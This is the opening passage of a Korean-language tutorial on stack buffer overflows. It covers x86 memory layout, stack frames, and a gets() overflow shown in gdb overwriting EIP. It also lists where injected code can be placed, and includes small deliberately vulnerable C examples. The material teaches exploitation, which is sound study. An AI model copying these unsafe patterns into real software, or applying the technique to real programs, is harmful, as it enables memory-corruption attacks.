

Smashing the stack



NewHeart

작성자 : 최재영(cjy)

작성일 : 2013.02.20

E-mail : ebp@nate.com


Contents

1.	Introduction	5
1.1	x86 Memory layout.....	5
1.2	Stack structure during function call	6
2.	Basic Buffer Overflow	13
2.1	Buffer Overflow vulnerability.....	13
2.2	Malicious Code-Injection into the Memory.....	15
2.3	Jump to Malicious Code	17
2.4	Shellcode	19
3.	Advanced Buffer Overflow & Mitigations.....	25
3.1	Non-executable Stack, Heap (NX bit)	25
3.2	RTL (Return into Libc).....	26
3.3	ASLR (Address Space Layout Randomization)	28
3.3.1	Random Stack	29
3.3.2	Bypassing Random Stack (Brute Force).....	29
3.3.3	JMP *ESP, Call *ESP (ret2reg)	31
3.3.4	Random Library	32
3.3.5	Bypassing Random Library	33
3.3.6	Example	34
3.4	ASCII Armor.....	36
3.5	Stack Shield.....	38
3.6	Stack Guard	38

3.7	SSP (Stack Smashing Protection).....	39
4.	The BOF learned from LOB FC	40
4.1.	FC3 iron_golem (RET_Sled)	41
4.2.	FC3 dark_eyes (RET Sled).....	43
4.3.	FC3 hell_fire (do_system RTL).....	44
4.4.	FC3 evil_wizard (GOT Overwrite)	47
4.5.	FC3 dark_stone (GOT Overwrite).....	52
4.6.	FC4 cruel (RET Sled on random library).....	54
4.7.	FC4 enigma (Frame Chain)	56
4.8.	FC4 titan (Code-Reuse attack).....	61
4.9.	FC10 balog (ecx register off-by-one overflow).....	67
4.10.	FC10 talos (Basic ROP Concept).....	73
4.11.	FC10 dark_mare (solve impossible).....	79
5.	Reference	79

1. Introduction

1.1 x86 Memory layout



<그림 1> Memory Layout

위 그림은 x86환경에서 하나의 프로세스가 가상메모리에 로드되어 실행될 때의 메모리 구조이다

메모리 최상위에는 일반적으로 접근 할 수 없는 Kernel영역이 위치하고, 그 밑으로 User영역의

TEXT area, DATA area, BSS area, HEAP area, STACK area가 위치하게 된다

이 문서에서 주로 User영역의 Stack area에서 발생하는 BOF 취약점을 다룰 것이다

- TEXT Area : Code area라고도 하며, Read only 속성이다

실제 프로그램을 실행 하는 기계어 명령(instruction)들이 위치한다

프로그램 실행 시 이 영역에 위치한 어셈블리(Binary Code)들이 한 줄씩 실행되며

프로그램이 작동한다

- DATA Area : 프로그램에서 사용하는 전역변수와 정적(Static) 변수들이 위치하는 영역이다
- BSS Area : DATA영역과 BSS영역을 합쳐서 DATA영역이라 표현하기도 한다
DATA영역의 끝부터 BSS영역이 시작된다.
BSS영역은 초기화되지 않은 전역변수와 정적 변수들이 위치하는 영역이다.
- Heap Area : 동적으로 할당되는 변수의 데이터가 위치하는 영역이다
malloc(), realloc(), free() 등의 함수에 의해 관리되는 동적변수가 위치한다
BSS영역의 끝부터 Heap영역이 시작된다
Heap영역은 모든 동적모듈(공유라이브러리)과 공유해서 사용된다
- Stack Area : 프로그램에서 사용되는 각종 정보(환경변수, 파라미터, 리턴 값 등)와
함수 내부에서 선언한 지역변수 데이터가 위치한다
다른 메모리 영역과 다르게 높은 주소에서 낮은 주소로 거꾸로 메모리를 할당
- Shared Libraries Area : 추가적으로 Stack과 Heap영역 중간에 공유라이브러리들이 위치한다.
(/lib/libc.so.6 등)

```
ex) #include <stdio.h>


char str[] = "Global Variables"; // Data area
int main()
{
    static int i; // BSS area
    int *j;
    j = (int*)malloc(sizeof(int)); // Heap area
    char buf[50] = "hello world! // Stack area"

    return 0;
}
```

1.2 Stack structure during function call

Stack에서 발생하는 취약점을 확인 하기 전에 실제 프로그램 실행 시 스택의 구조를 살펴본다


먼저 Stack 은 LIFO(Last in First out)구조로 PUSH 와 POP 명령을 통해 스택에 값을 저장하고 다시 가져오는 방식을 사용한다.



<그림 2> LIFO

그리고 위에서 설명하였듯이 Stack 영역은 다른 메모리 영역과 다르게

상위 메모리 주소에서 하위 메모리 주소로 거꾸로 메모리를 할당하는 방식을 사용한다



<그림 3> Stack grows from high address to low address

위 그림처럼 Heap 과 마주보며 메모리를 할당해 나간다

(메모리를 좀 더 효율적으로 사용하기 위해 위처럼 설계되었다고 한다)

예제를 통해서 스택의 흐름을 살펴본다

```
#include <stdio.h>


int Func(int num1, int num2, char num3)
{
    int i = 1, j = 2;
    return 0;
}

int main(int argc, char *argv[])
{
    char buf1[20] = "Newheart_main";
    Func(1, 2, 3);
    return 0;
}
```

위 프로그램이 실행 시에 어떤 식으로 스택을 사용하는지 하나하나 살펴보겠다.

1. main 함수 호출 직전의 스택의 상황이다 (이해를 돕기 위한 과장으로 실제로 이렇지 않음)
프로그램 실행 시 처음부터 main 함수가 호출되는 것은 아니다
main 함수 역시 `_libc_start_main()` 이라는 함수에 의해서 호출 되므로 main 함수의 인자 `argc` 와 `**argv` 를 파라미터로 설정 후 main 함수를 call 하게 된다

여기서 확인 할 사항은 함수 호출 시 파라미터를 스택을 통해서 넘겨준다는 것이다
(뒤쪽에 파라미터부터 먼저 스택에 Push 된다.)




<그림 4> Main(argc, *argv[])

그리고 ESP 레지스터에 의해서 스택의 크기가 조정된다는 것이다

(ESP 레지스터는 현재 할당된 스택의 가장 낮은 위치를 가리킨다)

2. Call 이라는 어셈블리 명령어는 단순 Jump 명령과 다르게 실행 후 복귀할 주소를 스택에 저장 한 후에 명령을 수행한다. Call 을 통해 호출 시에 ESP 가 가리키던 스택의 주소에 **복귀주소(Return address)**가 저장되고 자신을 호출한 Caller 의 **Frame Pointer** 를 스택에 저장한다. 그리고 현재 ESP 위치를 EBP 레지스터에 저장하고 이 주소를 현재 함수의 Frame Pointer 로 사용한다



<그림 5> Prologue

<그림 6> 함수 프로로그


Return address : call 명령으로 호출된 함수 리턴 후 실행 될 주소

Frame Pointer : 지역변수 혹은 함수의 파라미터 값에 접근하기 위한 기준으로 사용된다

Frame Pointer(EBP)를 기준으로 더하고 뺀 거리(Offset)를 가지고 접근

그리고 위처럼 Caller 의 Frame Pointer 를 스택에 저장하고 현재 함수의 Frame Pointer 를 EBP 레지스터로 설정하는 작업을 함수 프로로그(Prologue)라고 한다.


3. 지역변수 buf1[20]을 생성하고, Func 함수 호출을 위한 인자를 스택에 PUSH



<그림 7> Main함수의 지역변수 할당

buf1[20]이라는 지역변수에는 "Newheart_main"이라는 정적인 문자열이 저장된다.


4. Func 함수가 호출되고 새로운 **Stack Frame** 이 생성된다
- Stack Frame 이란 함수 호출되어 복귀주소를 저장하는 것부터 함수가 종료되어 리턴하는 과정까지의 스택 영역을 하나의 Strack Frame 이라고 한다
- 그리고 위와 마찬가지로 함수 프로로그 과정을 진행한다.



<그림 8> Func함수 프로로그


Caller 함수인 Main 의 Frame Pointer 의 주소를 스택에 저장 후 새로운 Frame Pointer 를 생성

5. Func 함수의 지역변수 할당



<그림 8> Func함수 지역변수 할당

6. Func 함수의 에필로그 과정을 통해 main 함수로 복귀



<그림 9> Func함수 에필로그

먼저 함수 에필로그 수행 전에 **add \$0x10, \$esp** 와 같이 ESP 레지스터를 이동시켜 사용했던 지역변수 메모리 공간을 정리한 후에 에필로그(**leave-ret**)를 수행한다

함수 에필로그 leave-ret 은 우측의 instruction 을 수행한다
 현재 FP 의 위치로 ESP 를 이동하고 POP EBP 를 통해
 Caller 함수의 FP 로 복귀하고, POP EIP, JMP EIP 를 통해
 이전 함수의 흐름으로 복귀 할 수 있다
 (EIP 레지스터는 다음 실행할 Instruction 의 주소를 저장한다)

```
mov %ebp, %esp
pop %ebp
pop %eip
jmp %eip
```

문서의 뒤에서 나오겠지만 BOF 취약점의 핵심은 이 Return address 를 변조하여
 에필로그 과정에서 EIP 레지스터를 컨트롤 하는 것 이다.

7. Func 함수 종료 후에 다시 Main 함수의 흐름으로 복귀하여 0을 리턴하고
마찬가지로 main 함수의 에필로그 과정을 통해 main 함수를 종료한다

2. Basic Buffer Overflow

2.1 Buffer Overflow vulnerability

버퍼오버플로우 취약점은 취약한 문자열 처리 함수의 사용으로 발생된다


취약한 함수를 통해 프로그램이 사용자로부터 데이터를 입력 받을 때 경계(boundary) 체크의 부재로 할당된 메모리 영역을 벗어난 다른 영역을 침범하게 되고, 메모리 조작이 가능해진다.

이처럼 버퍼를 흘러넘치게 하여 조작 가능한 메모리 영역이 Stack이냐 Heap이냐의 따라서 Stack based BOF와 Heap based BOF로 나뉘어진다

```
#include <stdio.h>
int main(int argc, char *argv[])
{
    char buf[4];
    gets(buf); // 취약점 발생
    puts(buf);
}
```

위 예제는 대표적인 취약한 함수인 gets를 사용해서 4바이트의 버퍼에 입력 값을 받는다.

그런데 gets함수는 boundary체크를 하지 않으므로 4바이트 이상의 입력 값을 받을 수 있다



<그림 11> gets함수 취약점

버퍼의 크기를 초과하여 데이터를 입력받게 되면 버퍼 상위에 Stack공간을 침범하고 변조할 수 있게 되고, Return Address가 저장된 영역을 변조하게 되면 프로그램의 흐름을 공격자의 의도대로 조작할 수 있게 된다.

```

Reading symbols from /root/c...: (no debugging symbols found)...done.
gdb$ r
AAAAAAAAAAAAAAAAAAAAAAAAAAAA 입력 값
AAAAAAAAAAAAAAAAAAAAAAAAAAAA

Program received signal SIGSEGV, Segmentation fault.
-----[regs]
EAX: 00000018 EBX: B7FC8FF4 ECX: B7FC94E0 EDX: B7FCA360 o d I t s Z a P c
ESI: 00000000 EDI: 00000000 EBP: 41414141 ESP: BFFFF560 EIP: 41414141
CS: 0073 DS: 007B ES: 007B FS: 0000 GS: 0033 SS: 007BError while running
hook_stop:
Cannot access memory at address 0x41414141
0x41414141 in ?? ()
gdb$ i frame
Stack level 0, frame at 0xbffff564:
eip = 0x41414141; saved eip 0x414141
called by frame at 0xbffff568
Arglist at 0xbffff55c, args:
Locals at 0xbffff55c, Previous frame's sp is 0xbffff564
Saved registers:
eip at 0xbffff560

```

<그림 12> gets함수 EIP변조

입력 값으로 'A'를 4바이트 이상 많이 입력하면 메모리를 침범해 **Segmentation fault**가 발생한다

Stack frame 정보를 확인해보면, 버퍼를 침범해서 리턴주소 부분이 A(0x41)로 변조되어있음을 확인할 수 있다.

Segementation fault란 프로그램이 자신에게 할당받은 메모리 공간 외의 영역을 침범하였을 때 발생한다, 쉽게 말하면 메모리를 잘못 접근할 때 발생하는 것이다

위의 예제의 경우 리턴주소가 0x41414141로 변조되어 0x41414141의 주소로 복귀하려 하고, 0x41414141이라는 주소는 할당 받은 메모리 공간이 아니기에 Segementation fault가 발생하고 SIGSEGV시그널이 발생되어 프로그램이 종료된다.

(SIGSEGV시그널은 '비정상종료'시에 발생하는 시그널이다)

✂ 대표적인 취약한 문자열처리 함수

strcpy(), strcat(), gets(), scanf(), sprintf() 등

(메모리에 값을 저장 할 때 최대 경계값을 체크하지 않는 함수들이다)

2.2 Malicious Code-Injection into the Memory

메모리 영역 어딘가에 악의적인 코드를 삽입해서, 코드가 삽입된 주소로 프로그램의 흐름을 변조할 수 있다면 공격자의 의도대로 악의적인 코드가 실행 될 것이다.


악의적인 코드를 메모리에 삽입하는 여러가지 방법이 존재한다

그 중 BOF 위계임에서 접할 수 있는 기본적인 방법은 아래와 같다

- 로컬 변수에 Injection

```
int main(int argc, char *argv[])
{
    char buffer[256];
    strcpy(buffer, argv[1]);
}
```

이처럼 넉넉한 크기의 로컬변수에 원하는 값을 입력할 수 있고 BOF취약점이 발생하는 상황 이라면, 로컬변수 256바이트 크기의 버퍼에 직접 악의적인 코드를 입력할 수 있다.




<그림 13> 로컬변수 Injection

- 환경 변수에 Injection

```
int main(int argc, char *argv[])
{
    char buffer[10]
    strcpy(buffer, argv[1]);
}
```

로컬변수의 크기가 너무 작아서, 악의적인 코드를 삽입할 수 없다면
 환경변수에 악의적인 코드를 넣어서 프로그램을 실행 할 수 있다
 (앞에서 스택에 환경변수 정보가 저장된다고 했었다.)



<그림 14> 스택에 저장 되는 정보

main의 Stack Frame 상위로 main함수의 인자들이 존재하고 그 위로 실제 Argv 인자들의 데이터와 환경변수들의 위치하게 된다.

리눅스에서 'export'라는 명령으로 환경변수를 등록 할 수 있다

```
root@bt:~# export CODE="Malicious Code"
root@bt:~# echo $CODE
Malicious Code
```

추가로 악의적인 코드를 환경변수로 가지는 Shell을 실행해서
 이 쉘을 통해서 Exploit을 하는 **EggShell**이 있다

Eggshell : [smashing the stack for fun and profit](#) 참고

- Argv 인자(command-line인자)에 Injection

command-line 인자에도 악의적인 코드를 입력 할 수 있다

위 <그림 14>를 보면 main함수의 Stack Frame 상단에 ***argv**가 보일 것이다

int main(int argc, char *argv[])

command-line 인자는 main함수가 받는 인자를 의미하며

argc는 명령어 인자의 개수를 의고 *argv[]는 입력받은 인자들의 포인터 배열을 의미한다

ex) **./test a b c**

위와 같이 프로그램을 실행하면 **argc**는 3, **argv[0]** = test(파일명), **argv[1]** = a, **argv[2]** = c

./program argv1 "Malicious Code"

프로그램 실행 시 command-line인자로 악의적인 코드를 삽입 할 수 있다.

- 전역 변수, 동적 변수에 Injection

로컬 변수에 악의적인 코드를 삽입하는 것과 동일하다

단지 코드가 삽입되는 메모리 영역이 DATA영역이냐, Heap영역이냐의 차이이다.

- 표준입력(stdin)이 사용하는 임시버퍼 이용

